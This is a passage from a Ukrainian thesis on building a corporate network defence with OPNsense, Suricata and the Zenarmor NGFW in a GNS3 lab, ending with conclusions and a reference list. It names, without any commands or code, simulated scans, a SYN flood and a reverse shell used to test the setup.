


Рисунок 3.53 – Панель статистики виявлених та заблокованих загроз в Zenarmor за останні 6 годин

Наостанок переглянемо звітність у вкладці TLS. Встановивши фільтр «Block status = Blocked» ми може отримати детальну інформацію про ресурси які були заблоковані встановленою нами політикою Zenarmor. Top Talkers відображає кількість з'єднань до зовнішніх заблокованих ресурсів. Діаграми Web Categories Breakdown показує частку розподілу заблокованих зовнішніх ресурсів за категоріями (Social Networks, Online Video, Games, тощо). А Top Servers Over Time демонструє динаміку заблокованих з'єднань із зовнішніми ресурсами протягом проміжку часу, рис. 3.54. Таким чином, Zenarmor здатний не лише виконувати проактивний захист мережі від загроз та небажаного трафіку, але і надавати повну деталізовану звітність про мережеві події в режимі реального часу, що дозволяє отримувати ситуацій обізнаність по використанню трафіку кінцевими користувачами, а також безпековій ситуації.




Рисунок 3.54 – Панель статистики заблокованих з'єднань в Zenarmor за останні 6 годин

3.4 Тестування продуктивності та аналіз ефективності фільтрації

В ході практичного тестування підсистеми захисту було проведено низку цілеспрямованих тестів у вигляді симуляції атак на маршрутизатор та внутрішні ресурси мережі та перевірки фільтрації Zenarmor на прикладі відвідування

потенційно небезпечних та заблокованих ресурсів. Ці тести включали спробу сканування маршрутизатора R-1 утилітою Nmap, DoS-атака з використанням SYN-ACK flood, встановлення зворотної оболонки (Reverse Shell) та спроби переходу на шкідливі вірусні, піратські та спам-сайти.

При цьому важливо відзначити, що під час проведення інтенсивних атак, зокрема SYN-ACK flood, а також під час виконання інших дій, навантаження на процесор та пам'ять маршрутизатора кардинально не змінювалось, що свідчить про достатню відмовостійкість платформи та її здатність ефективно обробляти великі обсяги загрозового трафіку без істотного впливу на стабільність роботи пристрою, рис. 3.55-3.57.




Рисунок 3.55 – Діаграма заблокованої кількості пакетів на інтерфейсі WAN маршрутизатора під час проведення DOS-атаки SYN-ACK flood




Рисунок 3.56 – Діаграма використання процесора маршрутизатора під час проведення DOS-атаки SYN-ACK flood




Рисунок 3.57 – Діаграма використання пам'яті маршрутизатора під час проведення DOS-атаки SYN-ACK flood

Таким чином, результати проведеного тестування підтвердили високу ефективність та достатню відмовостійкість реалізованої багаторівневої системи захисту на базі OPNsense та Zenarmor. Це свідчить про високу оптимізацію платформи та її здатність підтримувати стабільну роботу мережевого шлюзу навіть за умов інтенсивного трафіку.

Висновки до розділу 3

В ході роботи над розділом було успішно реалізовано проєкт мережі в емуляторі GNS3 для можливості практичного налаштування та перевірки працездатності мережі. Було виконано базове налаштування сервера Serv-WS-1, включаючи розгортання Active Directory (AD) для створення домену retvykh.net, конфігурацію DHCP та DNS-сервісів для централізованої адресації та створення користувачів домену. Далі було налагоджено роботу керованих комутаторів (присвоєння статичних адрес, NTP, SSH та Syslog), а також виконано базове налаштування маршрутизатора R-1 (OPNsense), що включало налагодження параметрів інтерфейсів, фаєрвола, NAT, DNS та логування через Syslog. Ключовим етапом стало первинне впровадження периметрового захисту шляхом конфігурації IDS/IPS Suricata на WAN-інтерфейсі в режимі IPS.

Було успішно виконано інтеграцію модуля Zenarmor, який розширив можливості OPNsense до рівня Next-Generation Firewall (NGFW). Налаштування включало встановлення плагінів та активацію роботи Zenarmor. Для посилення безпеки було обрано максимально строгі політики фільтрацію трафіку, що автоматично блокуватиме потенційно шкідливі та вірусні ресурси. Виконано реалізацію корпоративної політики шляхом блокування небажаних категорій застосунків (наприклад, A.I. Tools, Gaming), що дозволить запобігти нецільовому використанню смуги пропускання та підвищенню загальний рівень безпеки мережі.

Проведено практичне тестування підсистеми захисту, що включало симуляцію цілеспрямованих атак, зокрема, сканування Nmap, DoS-атаку SYN-ACK flood та встановлення Reverse Shell) та перевірку фільтрації Zenarmor на прикладі потенційно небезпечних ресурсах. Результати тестів підтвердили ефективність та коректну роботу багаторівневої системи захисту. При цьому, навіть під час проведення інтенсивних атак, навантаження на процесор та пам'ять маршрутизатора кардинально не змінювалось, що свідчить про достатню відмовостійкість платформи OPNsense та її здатність ефективно обробляти великі обсяги трафіку.

ВИСНОВКИ

У межах кваліфікаційної роботи було досліджено методи та технології організації підсистеми захисту корпоративної мережі з використанням рішень NGFW Zenarmor і OPNsense.

У першому розділі було встановлено, що корпоративна мережа є важливою ІТ-інфраструктурою, яка вимагає відходу від традиційного захисту периметра на користь концепції багаторівневої системи захисту. Було визначено, що міжмережеві екрани нового покоління (NGFW) є ключовим елементом цієї концепції, які розширюють функціональність за рахунок глибокої інспекції пакетів (DPI) та роботи на рівні застосунків (L7), інтегруючи такі функції, як IPS та веб-фільтрація. У ході огляду рішень було встановлено, що OPNsense є сучасною, гнучкою платформою з відкритим кодом яка, завдяки своїй модульній архітектурі, може бути трансформована у високопродуктивний NGFW за допомогою плагіна Zenarmor. Проведений порівняльний аналіз підтвердив, що комбінація OPNsense та Zenarmor є оптимальним, економічно вигідним та функціонально вибором серед інших рішень.

В другому розділі було виконано проектування топології корпоративної мережі на базі трирівневій ієрархічній моделі, яка включає рівні доступу, розподілу та ядра і проведено розподіл IP-адресації. Виконано вибір технологічної платформи та апаратного забезпечення для пристроїв мережі. Було проведено систематизований аналіз загроз проекту топології, що дозволило розробити багаторівневу політику безпеки та схему інтеграції OPNsense та Zenarmor, де OPNsense забезпечує захист переважно на рівнях L2-L4, а Zenarmor виконує функції NGFW на прикладному рівні (L7).

В ході роботи над третім розділом було успішно реалізовано проєкт мережі в емуляторі GNS3 та виконано базове налаштування усіх ключових компонентів, а саме сервера Serv-WS-1 (Active Directory, DHCP, DNS, користувачів), керованих комутаторів (SSH, Syslog) та маршрутизатора R-1 (інтерфейси, маршрутизація, NAT та Syslog). Важливим етапом стало впровадження периметрового захисту на R-1 шляхом конфігурації IDS/IPS Suricata на WAN-

інтерфейсі в режимі IPS, після чого була успішно виконана інтеграція модуля Zenarmor, який розширив можливості OPNsense до рівня NGFW, забезпечивши строгі політики фільтрації трафіку та корпоративну політику блокування потенційно шкідливих та небажаних застосунків. Проведене практичне тестування, включаючи сканування, DoS та спрямовані атаки підтвердило високу ефективність та коректну роботу багаторівневої системи захисту на маршрутизаторі R-1, при цьому навантаження на процесор маршрутизатора кардинально не змінювалось, що свідчить про достатню відмовостійкість платформи OPNsense в умовах обробки великих обсягів трафіку.

В результаті виконання кваліфікаційної роботи було повністю реалізовано та протестовано комплексну, економічно ефективну та високопродуктивну багаторівневу підсистему захисту корпоративної мережі на базі відкритої платформи OPNsense, доповненої функціоналом NGFW Zenarmor, що підтвердило здатність використаних рішень ефективно протистояти сучасним кіберзагрозам.

Подальший напрям дослідження та перспективи розвитку системи передбачають перехід на платну підписку Zenarmor для отримання розширених можливостей блокування загроз та інтеграція OPNsense з Active Directory для реалізації гнучких політик безпеки на основі ідентифікаторів користувачів. Також доцільним є налаштування централізованого моніторингу пристроїв мережі шляхом експортування журналів подій до системи SIEM для оперативного виявлення та реагування на загрози.


СПИСОК ВИКОРИСТАНОЇ ЛІТЕРАТУРИ

1. Enterprise networking explained: types, concepts and trends. [Електронний ресурс]. – Режим доступу: <https://blogs.bmc.com/enterprise-networking/?print-posts=pdf>
2. Networking in the Enterprise. [Електронний ресурс]. – Режим доступу: https://ptgmedia.pearsoncmg.com/imprint_downloads/cisco/irc/prepubchaps/1587132117_ch01.pdf
3. Afolalu, Oladele, and Mohohlo Samuel Tsoeu. "Enterprise Networking Optimization: A Review of Challenges, Solutions, and Technological Interventions." *Future Internet* 17, no. 4 (2025): 133.
4. IBM X-Force 2025 Threat Intelligence Index. [Електронний ресурс]. – Режим доступу: <https://www.ibm.com/thought-leadership/institute-business-value/report/2025-threat-intelligence-index>
5. What Is Defense In Depth? [Електронний ресурс]. – Режим доступу: <https://www.fortinet.com/resources/cyberglossary/defense-in-depth>
6. How is an NGFW better than a traditional firewall? [Електронний ресурс]. – Режим доступу: <https://www.manageengine.com/products/eventlog/logging-guide/firewall/ngfw-next-generation-firewalls.html>
7. Ретивих К.О., Колощук М.С. Аналіз технологічної еволюції систем міжмережевого захисту: перехід від традиційних firewall до Next-Generation Firewall // Тези доповідей VIII Всеукраїнської науково-практичної інтернет-конференції «Сучасні інформаційні системи та технології», м. Херсон, м. Хмельницький, 24 листопада 2025 року
8. Getting Started with OPNsense: A Beginner's Guide. [Електронний ресурс]. – Режим доступу: <https://www.zenarmor.com/docs/network-security-tutorials/what-is-opnsense>
9. OPNsense: The Open-Source Firewall Solution for Modern. [Електронний ресурс]. – Режим доступу: <https://www.popacloudhost.com/opnsense-the-open-source-firewall-solution-for-modern/>


10. About Zenarmor. [Електронний ресурс]. – Режим доступу: <https://www.zenarmor.com/docs/opnsense>
11. Ретивих К.О., Колощук М.С. Моніторинг і візуалізація мережевого трафіку за допомогою Zenarmor Dashboard // Тези доповідей VIII Всеукраїнської науково-технічної конференції «Комп'ютерні технології: інновації, проблеми, рішення», м. Житомир, 02-03 грудня 2025 року – Житомир: Житомирська політехніка, 2025
12. The OPNsense Plugin You Must Install in 2025: Zenarmor Guide & Review. [Електронний ресурс]. – Режим доступу: <https://www.virtualizationhowto.com/2025/10/the-opnsense-plugin-you-must-install-in-2025-zenarmor-guide-review/>
13. Untangle Alternatives: Similar Firewalls. [Електронний ресурс]. – Режим доступу: <https://www.zenarmor.com/docs/network-security-tutorials/untangle-alternatives-similar-firewalls>
14. Enterprise Networking: Building the Backbone of Modern Business. [Електронний ресурс]. – Режим доступу: <https://www.netcomlearning.com/blog/what-is-enterprise-networking>
15. Hierarchical Network: Core, Distribution and Access Layer. [Електронний ресурс]. – Режим доступу: <https://www.fibermall.com/blog/core-distribution-and-assess-layer.htm>
16. What is the CIA Triad? Confidentiality, Integrity and Availability. [Електронний ресурс]. – Режим доступу: <https://www.cybrary.it/blog/what-is-the-cia-triad-confidentiality-integrity-and-availabilit>
17. DEC750 – OPNsense Desktop Security Appliance. [Електронний ресурс]. – Режим доступу: <https://shop.opnsense.com/product/dec750-opnsense-desktop-security-appliance/>
18. Cisco Business 350 Series Managed Switches Data Sheet. [Електронний ресурс]. – Режим доступу: <https://www.cisco.com/c/en/us/products/collateral/switches/business-350-series-managed-switches/datasheet-c78-744156.html>

ДОДАТКИ

